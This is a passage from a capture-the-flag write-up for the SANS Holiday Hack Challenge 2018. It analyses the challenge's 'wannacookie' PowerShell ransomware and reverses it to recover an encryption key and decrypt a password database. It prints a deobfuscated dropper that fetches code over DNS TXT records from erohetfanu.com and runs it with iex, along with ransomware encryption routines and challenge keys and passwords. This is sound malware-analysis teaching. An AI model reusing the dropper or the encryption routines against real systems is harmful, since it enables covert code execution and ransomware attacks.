QXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmOARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdD  
FY997NQKaMSzZurIXpEv4bYswfCnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.  
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

To obfuscate the script, the attacker is encoding and compressing the malicious code using Base64 and the Deflate algorithm. Both are available in PowerShell via the `IO.Compression` namespace. One way to get around this is to “run” the Powershell script but without the `powershell.exe` arguments and `iex()` call as follows:

```
PS C:\Users\admin> sal a New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::From
Base64String('lVHRsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoQ1syUjToXT7d2/1Zb4pF5J
DzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJn
CCGxiAb0EMiBsFsL123MKzrVocNXdfEhU2Im/k8euuiVJRsz1Ixdr5UEw9LwGOKRucFBBP74PABMWm
QSopCSVViSZWre6w7da2uslKt8C6zskilPJcJyttRjg
C9zehNiQXrIBXispnKP7qYZ5S+mM7vjaoavXPek9wb4qwm0ARN8a2KjXS9qvwf+TSakEb+JBHj1eTB
QvVVMdDFY997NQKaMSzZurIXpEv4bYswfcA51nxQQv
GDxr1P8NxH/kMy9gXREohG')), [IO.Compression.CompressionMode]::Decompress)), [Text
.Encoding]::ASCII)).ReadToEnd()
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach
{[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f
= "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -
Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};
iex($(H2A $h | Out-string))
PS C:\Users\admin>
```

Now that we know what the code does and we dissected the PowerShellpayload, we can see the domain name that the ransomware is using: **erohetfanu.com**

Another valid approach is to run the PowerShellcode in a sandbox and go over the results to get the clear text PowerShellcode.

Question 11: *Analyze the full malware source code to find a kill-switch and activate it at the Northole's domain registrar [HoHoHo Daddy](#).*

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: **Successfully registered yippeekiyaa.aaay!**

We are told that the ransomware has a kill-switch. WannaCry is a piece of malware that has a kill-switch domain. Once the kill-switch domain was registered, the ransomware would be rendered useless and would not infect systems anymore. Logically, there has to be some way for the malware to check if the domain has been registered or not, and this has to be in the source code.

Using the same technique as before we can run the PowerShellcode to see what it does, and hopefully it downloads the ransomware executable or even better, its PowerShellsource code!

Alternatively, if the domain and ransomware server were offline or inactive, we could actually dump the source code from the PCAP we obtained through the Snort sensor from the previous challenge at <http://snortsensor1.kringlecastle.com/> using the credentials:

Username | elf

Password | onashelf

```
PS C:\users\admin> function H2A($a) {$o; $a -split '(\.)' | ? { $_ } |
foreach {[char]([convert]::toint16($_,
16))} | foreach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([
convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (
Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings}; $(H2A $h | Out-string) | Out-File dump.ps1
```

Using Out-File will ensure that the output is saved to a local file so we can dissect it further using an IDE and debugger. In this case i used Windows PowerShell ISE to modify and debug the ransomware source code. The first step is to clean up the code since there are no newlines and it's nearly impossible to read. There are tools online that can help clean it up but some manual work is also required. Tedious but easy task. Lets analyze the source code.

The function wanc() is basically the ransomware main function.

```
function wanc {
    $S1 =
    "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
```



```

    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com
-Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
        return
    };
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
        return
    };

```

The first line simply assigns a hex value to the S1 variable. The first if statement checks whether the response to a DNS TXT query is null or not. If it is not null then the function returns and does nothing else. This looks like it's checking for a kill-switch domain. The second if statement checks whether the host is part of the "KRINGLECASTLE" AD domain and it also checks to see whether there is a process listening on at localhost port 8080 (likely a check to see if the host is already infected).

OK, but what domain is it checking for? Here's where things get messy.

```

((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -
ErrorAction 0 -Server 8.8.8.8))

```

There are two domains being resolved here:

6B696C6C737769746368.erohetfanu.com and **\$(H2A \$(B2H \$(ti_rox \$(B2H \$(G2B \$(H2B \$S1))) \$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString()**

Looking closely at the H2A() B2H() G2B() H2B() and ti_rox() functions we can determine the following:

- H2A() converts a hex string to ascii
- B2H() converts a byte[] stream to hex string
- ti_rox() XORs an input string with a key that is passed as an argument
- G2B() Gzip decompress a byte[] stream
- H2B() converts a hex string to a byte[] stream

So the actual kill-switch domain is obtained by manipulating the \$S1 variable with these functions just to make it harder to find. It converts it to a byte stream, gzip decompresses it, then converts the data back to hex, then XORs with the data it gets back from a DNS request as a key, then it converts back to hex and finally, to ASCII.

For clarity, the data from the answer section in the TXT record for 6B696C6C737769746368.erohetfanu.com is being used as the key for ti_rox()

I was able to print out the kill-switch domain by deleting and creating a new wanc() function as follows:

```
function wanc {
    $S1 =
    "1f8b08000000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    # comment out the killswitch check
    #if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B
    $(H2B $S1)))) $(Resolve-DnsName -Server erohetfanu.com -Name
    6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -
    ErrorAction 0 -Server 8.8.8.8))) {
        # return
    #};
    # does some checks for specific domain and to see if malware already
    running
    #if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or
    (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
        # return
    $ks = $(Resolve-DnsName -Server erohetfanu.com -Name
    6B696C6C737769746368.erohetfanu.com -Type TXT).Strings;
    $kso = $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))) $ks)))
    Write-Host $ks;
    Write-Host $kso; # kill-switch
    };
}
```

```
PS Z:\D\final> dump_readable.ps1
66667272727869657268667865666B73
yippeeikiyaa.aaay <--- Kill-switch domain
```

Question 12: After activating the kill-switch domain in the last question, Alabaster gives you [a zip file](#) with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?

Answer: **ED#ED#EED#EF#G#F#G#ABA#BA#B**

We are given a zip file that contains two files:

- Powershell.exe_181109_104716.dmp
- alabaster_passwords.elfdb.wannacookie

The first file is a memory dump of the PowerShellprocess running the ransomware. The second file is Alabaster's database file that was encrypted by the ransomware. Our goal is to be able to obtain the decryption key and decrypt the database file so we can get Santa's vault password.

Further analyzing the malware yields some interesting information. The key pieces of information are:

- The actual encryption key is NOT going to be found in memory.
- The ransomware retrieves a Public Key from via a DNS TXT query for 7365727665722E637274.erohtfanu.com
 - 7365727665722E637274 => "server.crt"
- \$b_k 512-bit randomly generated byte stream (the AES encryption key).
- \$h_k is \$b_k in Hexadecimal.
- \$p_k_e_k holds the value that results from encrypting the AES symmetric key using the Public Key retrieved from a DNS query.
- \$p_k_e is the function that encrypts the encryption key using RSA.
- The e_n_d() function is a helper function to file encryption/decryption.
- The e_d_file() function takes care of either AES encrypting or decrypting the files on disk. Encryption or Decryption is determined by a boolean variable passed as an argument. This function is called by e_n_d()

Retrieving the RSA public key:

```
[...]
```

```
$p_k =
```

```
[System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
```

```
[...]
```

Generating a random byte stream used for AES:

```
$b_k =
```

```
([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) +  
([char[]]([char]01..[char]255)) + 0..9 | sort { Get-Random } )[0..15] -join  
'')) | ? { $_ -ne 0x00 } );
```

Convert the key to hexadecimal:

```
$h_k = $(B2H $b_k);
```

Generate a SHA1 hash of the hex value of the encryption key:

```
$k_h = $(sh1 $h_k);
```

RSA encrypt the AES key:

```
$p_k_e_k = (p_k_e $b_k $p_k).ToString();
```

The value of this variable is hexadecimal because p_k_e() returns a call to B2H(). If we actually run the ransomware (comment out the call to e_n_d()) you can see that this is a long hex string of length 512. It's also worth noting that since this value is based on the \$b_k variable is generated at random, the value of \$p_k_e_k (the encrypted encryption key) will always be different. Meaning that the value for Alabaster's workstation is unique and it could only be found on the memory dump (hopefully).

Then, the ransomware create an array containing a list of files to be encrypted by recursively searching specific User directories:

```
[...]
```

```
[array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$(($env:userprofile+'\Desktop'),$(($env:userprofile+'\Documents'),$(($env:userprofile+'\Videos'),$(($env:userprofile+'\Pictures'),$(($env:userprofile+'\Music')
)) -Recurse | where {
    ! $_.PSIsContainer
} | Foreach-Object { $_.Fullname });
[...]
```

Encrypts the files and delete the encryption key from memory:

```
e_n_d $b_k $f_c $true;
Clear-variable -Name "h_k";
Clear-variable -Name "b_k";
```

At this point we can start digging into the process memory dump and see if there's anything of interest. I was unable to load the memory dump using Volatility and my options were limited. I could run "strings" on the memory dump and manually sift through the strings to see if i could find anything that looked like a Hex string of 512 characters in length to get the the encrypted encryption key or maybe even the encryption key itself, another hex value but 32 characters in length. I know that it's 32 characters in length because of the following few lines of code:

```
[...]
}
elseif ($recvd -eq 'GET /cookie_is_paid') {
    $c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name
("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;
    if ( $c_n_k.length -eq 32 ) {
        $html = $c_n_k
    }
[...]
```

When you pay the ransom, you would get a string of 32 characters in length. There are a few 32-character strings in memory, but none of those were able to decrypt the .wannacookie encrypted file which seems to support the hypothesis that the key is not stored in memory. However, i did find one 512 character hex string in the memory dump.

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc
44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537
d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf
019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e604
07d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100
b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9a
b398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

This looks exactly like the value for \$p_k_e_k, the RSA encrypted encryption key. There isn't much you can do with that unless we are also able to somehow find the RSA private key so that we can decrypt the hex string for \$p_k_e_k and find the actual AES encryption key. Fortunately for us, the North Pole hackers forgot to harden their web server and, if you remember, the ransomware makes a DNS query for a "server.crt" (7365727665722E637274.erohetfanu.com) public key file used for the RSA encryption function.

As it turns out, you can craft a DNS request for "server.key" at (7365727665722E6b6579.erohetfanu.com) and retrieve the RSA private key by adding the following line of code to the ransomware and printing the value:

```
$private_key = $(g_o_dns("7365727665722E6b6579") );

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAkwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtiLR4seEZli2CMoDJ73qHq1+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvWQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGwp1PA8DSW7i+9eLkqPbNDxCfFhAGG1HEU+cH0CTob0SB5Hk0S
TPUKKJVC3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCTaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1Z1YNAGMBAAECggEAHdIGcJ0X5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4a0+IdRaD9mM/SaB09GWLlIt0dyhREx1+fJG1bEvDG2HFRd4fMQ0nHGAVLQaW
OTfHgb9HPuJ78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFR0WuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkf1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzV0m
Vf7s15LMwEss1g3x8g0h2150ps9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EB0WZumjy5WWPrSe0S6Ld41TcFdaXo1UEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1X1LQtG
4iBpErVctb0cj1lvz1zXgUiyTQKBgQDaxRoQo1zgjeIDG/T3VsC81j06jdatRpXB
0URM8/4MB/vRAL8LB834ZKhNSNyzgh9N5G9/TAB9qJJ+4RY1UUOVIhK+8t863498
/P4sKN1PQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPc06gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlRmRhryUI1qBli+qP5ftySHhgy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh010H5qh9JSwitRDKFZ74JV0Ka4QNH0qtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEji7tXmbk8azcdIw5GsqqKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6H0esnmpSx7eZgvjtVx
moCJympCYqT/WFXTSQUGJ0d0uMF1lcbFH2re1ZYok6P1gCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAq0WkBVzPQ7mEDeRC5hRhFCjn9w6G+2+/7dG1Ki0TC3Qn3wz8QoG4v5xAqXE
JKBn972Kv00eQ5niYehG4yBaImHH+h6NVB1Fd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIEc
-----END PRIVATE KEY-----
```

Finally some progress. Now to try to decrypt the \$p_k_e_k value using this RSA private key i converted the hex value for \$p_k_e_k to binary code using the following Python code:

```
import base64

p_k_e_k =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437d
c44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b53
7d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417b
f019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60
407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9
ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971"

try:
    with open("encrypted_key", "wb") as f:
        f.write(base64.b64decode(p_k_e_k))
        print("Dumped the (RSA)encrypted (AES)encryption key to
encrypted_key.")
        f.close()
except:
    raise "Error."
```

Now that we have the encrypted encryption key we can decrypt it with the ransomware RSA private key:

```
CA_C02SYD31GTFL:SANSHolidayChallenge $ openssl rsautl -oaep -decrypt -in
encrypted_key -out decrypted_key -inkey server.key
CA_C02SYD31GTFL:SANSHolidayChallenge $ hexdump decrypted_key
00000000 fb cf c1 21 91 5d 99 cc 20 a3 d3 d5 d8 4f 83 08
CA_C02SYD31GTFL:final $ stat encrypted_key
16777220 6679892 -rwxr-xr-x 1 jleaniz001 staff 0 256 "Dec 28 20:43:49 2018" "Dec 23 17:19:09
2018" "Dec 28 17:50:20 2018" "Dec 23 17:19:09 2018" 4194304 8 0 encrypted_key
CA_C02SYD31GTFL:final $ stat decrypted_key
16777220 6679889 -rwxr-xr-x 1 staff 0 16 "Dec 28 17:50:20 2018" "Dec 23 17:27:09 2018" "Dec
28 17:50:20 2018" "Dec 23 17:27:09 2018" 4194304 8 0 decrypted_key
```

The size of the encrypted encryption key and the size of the decrypted encryption key make sense, 512 and 32 characters (256 and 16 bytes). Note that the padding option is "OAEP", I had to try a couple different padding options to produce the right key size. SSL, PKCS and Raw padding produced the wrong length.

The next, and final step is to decrypt Alabaster's database file using the decryption key that I just obtained. To do this, i modified the ransomware code and created the following function:

```
function get_encrypted_key_enc_key {
    $private_key = $(g_o_dns("7365727665722e6b6579") );
    $private_key_encryption_key =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437d
c44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b53
7d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417b
f019789950d0bf8d83218a56e69309a2bb17dcde7abfffd065ee0491b379be44029ca4321e60
407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9
ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971";

    $public_key | Out-file -FilePath "server.crt"
    $private_key | Out-file -FilePath "server.key"
    Write-Host "Private key (byte stream): " $private_key;
    Write-Host $private_key_encryption_key;
    Write-Host "Public key (byte stream): " $public_key;

    $d_t = (($Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");
    [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse -Filter
*.wannacookie | where {$_.PSIsContainer} | Foreach-Object { $_.Fullname }
    );
    $decrypted_key = "fbcfc121915d99cc20a3d3d5d84f8308";
    $decrypted_key_bytes = $(H2B $decrypted_key);
    e_n_d $decrypted_key_bytes $f_c $false;
}
```

When invoked, this function will recursively decrypt all files with the ".wannacookie" extension in the current user's directory. And it worked! The decrypted wannacookie file is a SQLite3 database.

CA_C02SYD31GTFL:final \$ **file alabaster_passwords.elfdb**

alabaster_passwords.elfdb: SQLite 3.x database, last written using SQLite version 3015002

```
CA_C02SYD31GTFL:SANSHolidayChallenge $ sqlite3 alabaster_passwords.elfdb
SQLite version 3.19.3 2017-06-27 16:48:08
Enter ".help" for usage hints.
sqlite> .tables
passwords
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
```



```
    `name`      TEXT NOT NULL,
    `password`  TEXT NOT NULL,
    `usedfor`   TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active
directory');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.
com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');
INSERT INTO passwords
VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');
INSERT INTO passwords
VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','Woootz4Cookies19273','www.4chan.org');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
```

The password to Santa's vault is **ED#ED#EED#EF#G#F#G#ABA#BA#B**

Overall, this was the hardest challenge, especially the encryption portion of it and it required a bit of trial and error.

An alternative way of finding the RSA encrypted encryption key in memory is to use `power_dump.py` (https://github.com/chrisjd20/power_dump/blob/master/power_dump.py) which makes it a lot easier to dump strings with specific characteristics such as a specific length or strings that match a particular regex. It can also dump entire PS1 scripts from memory which comes in very handy. As a matter of fact, and i think this was not really part of the challenge, you can use `power_dump.py` to easily dump the `index.html` file that the ransomware creates when executed.

It looks like this:



Objective 10 - Who is behind it all?

Question 13: Use what you have learned from previous challenges to open the [door to Santa's vault](#). What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Question 14: Who was the mastermind behind the whole KringleCon plan?

If you would like to submit a final report, please do so by emailing it to:

SANSHolidayHackChallenge@counterhack.com

Answer: santa

The last objective and last two questions can be solved by opening the door to Santa's vault using the password we just recovered from the SQLite database. The password is a music melody that needs to be transposed from E major to D major. The instructions on how to accomplish this are outlined in the PDF that was extracted previously from a network traffic capture on a previous challenge.

The melody that will open Santa's vault is then:

DC#DC#DDC#DEF#EF#GAG#AG#A

[Congratulations on solving the SANS Holiday Hack Challenge 2018!](#)